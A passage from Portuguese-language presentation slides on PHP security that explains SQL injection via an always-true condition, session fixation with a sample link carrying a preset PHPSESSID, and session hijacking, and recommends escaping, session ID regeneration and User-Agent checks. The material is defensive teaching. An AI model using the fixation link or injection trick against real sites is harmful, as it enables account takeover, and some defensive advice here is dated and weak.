```

- ▶ Uma vez que  $1 = 1$  é sempre verdadeiro – e, ao iniciar um comentário SQL, a consulta SQL ignora tudo que vem depois – todos os registros de usuário retornam com sucesso.



# Segurança do banco de dados

- ▶ Isso é suficiente para logar o atacante. Em acréscimo, se o atacante conhece o nome de usuário, ele pode fornecer o nome de usuário nesse ataque em uma tentativa de personificar o usuário ganhando suas credenciais de acesso.

# Segurança do banco de dados

- ▶ Ataques SQL Injection são possíveis devido a falta de filtragem e tratamento.
- ▶ Filtragem de entrada e tratamento de saída apropriados para SQL eliminarão o risco de ataque.
- ▶ Para tratar saída para uma consulta SQL, use a função específica para driver `*_real_escape_string()` do seu banco de dados.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados



## Segurança de Sessão

# Segurança de sessão

- ▶ Duas formas populares de ataques de sessão são *session fixation* (fixação de sessão) e *session hijacking* (seqüestro de sessão).
- ▶ Considerando que a maioria dos ataques descritos neste capítulo pode ser prevenida por filtragem de entrada e tratamento de saída, ataques de sessão, por sua vez, não podem.

# Segurança de sessão

- ▶ Ao invés disso, é necessário se planejar para eles e identificar potenciais áreas problemáticas de sua aplicação.
- ▶ Quando um usuário encontrar a primeira página em sua aplicação que chame `session_start()`, uma sessão é criada para o usuário.

# Segurança de sessão

- ▶ O PHP gera um identificador de sessão randômico para identificar o usuário, e então enviar um cabeçalho Set-Cookie para o cliente.
- ▶ Por padrão, o nome desse cookie é PHPSESSID, mas é possível alterar o nome do cookie no arquivo php.ini ou pelo uso da função `session_id()`.

# Segurança de sessão

- ▶ Em visitas subsequentes, o cliente identifica o usuário com o cookie, e é assim que a aplicação mantém o estado.
- ▶ É possível, entretanto, configurar o identificador de sessão manualmente através de um literal de consulta, forçando o uso de uma sessão particular.
- ▶ Este simples ataque é chamado de *session fixation* porque o atacante fixa a sessão.

# Segurança de sessão

- ▶ Isso é obtido geralmente pela criação de um link para sua aplicação e a adição do identificador que o atacante deseja dar a qualquer usuário que clicar no link.

```
<a  
href="http://example.org/index.php?PHPSESSID=1234"  
>Click here</a>
```



# Segurança de sessão

- ▶ Enquanto o usuário acessa seu site através da sessão, eles podem fornecer informações sensíveis ou mesmo credenciais de login.
- ▶ Se o usuário faz login enquanto usa o identificador de sessão fornecido, o atacante pode ser capaz de “cavalgar” na mesma sessão e ganhar acesso à conta do usuário.

# Segurança de sessão

- ▶ É por isso que session fixation é algumas vezes referido como “session riding.”
- ▶ Uma vez que o propósito do ataque é obter um alto nível de privilégio, os pontos aos quais o ataque deve ser bloqueado são claros: cada vez que um nível de acesso de usuário muda, é necessário regenerar o identificar de sessão.

# Segurança de sessão

- ▶ PHP faz disso uma tarefa simples com `session_regenerate_id()`.

```
session_start();  
// Se o login do usuário foi feito com  
// sucesso, regenera o ID da sessão  
if (authenticate()) {  
    session_regenerate_id();  
}
```

# Segurança de sessão

- ▶ Enquanto isto protegerá usuários de ter sua sessão fixada e oferecer acesso fácil para qualquer pretenso atacante, não ajuda muito contra qualquer outro ataque de sessão comum como *session hijacking*.

# Segurança de sessão

- ▶ Este é um termo genericamente usado para descrever quaisquer meios pelos quais um atacante obtenha um identificador de sessão válido (ou que forneça um de sua própria autoria).

# Segurança de sessão

- ▶ Por exemplo, suponha que um usuário faz login.
- ▶ Se o identificador de sessão é regenerado, ele tem um novo ID de sessão.
- ▶ O que aconteceria se um atacante descobrisse este novo ID e tentasse usá-lo para obter acesso através da sessão de usuário?
- ▶ Seria então necessário usar outro meio para identificar o usuário.

# Segurança de sessão

- ▶ Um modo de identificar o usuário, em adição ao identificador de sessão é verificar vários cabeçalhos da requisição enviados pelo cliente.
- ▶ Um cabeçalho de requisição que é particularmente útil e não muda entre requisições é User-Agent.

# Segurança de sessão

- ▶ Uma vez que é incomum (ao menos na maioria dos casos legítimos) que um usuário mude de um navegador para outro enquanto usa a mesma sessão, este cabeçalho pode ser usado para determinar uma possível tentativa de sequestro de sessão.



# Segurança de sessão

- ▶ Depois de uma tentativa de login bem-sucedida, armazene User-Agent na sessão:
- ▶ `$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];`
- ▶ Então, nos carregamentos de página subsequentes, verifique se o User-Agent não mudou.

# Segurança de sessão

- ▶ Se ele mudou, então há motivo para preocupação, e o usuário deve se logar novamente.

```
if ( $_SESSION['user_agent'] !=  
    $_SERVER['HTTP_USER_AGENT'] ) {  
    // Força o usuário a fazer log in novamente  
    exit;  
}
```

# Perguntas e respostas



# Apresentação completa:

- ▶ Esta apresentação será disponibilizada por link através do perfil @EdgarSandi

# Fim

- ▶ Obrigado!
- ▶ How to Follow: @GrupoSeason, @EdgarSandi, @Zend, @phpbrasil, @phpsp, @Globalcode
- ▶ Contato pessoal:
  - [edgar.cbbrasil@gmail.com](mailto:edgar.cbbrasil@gmail.com)
  - @EdgarSandi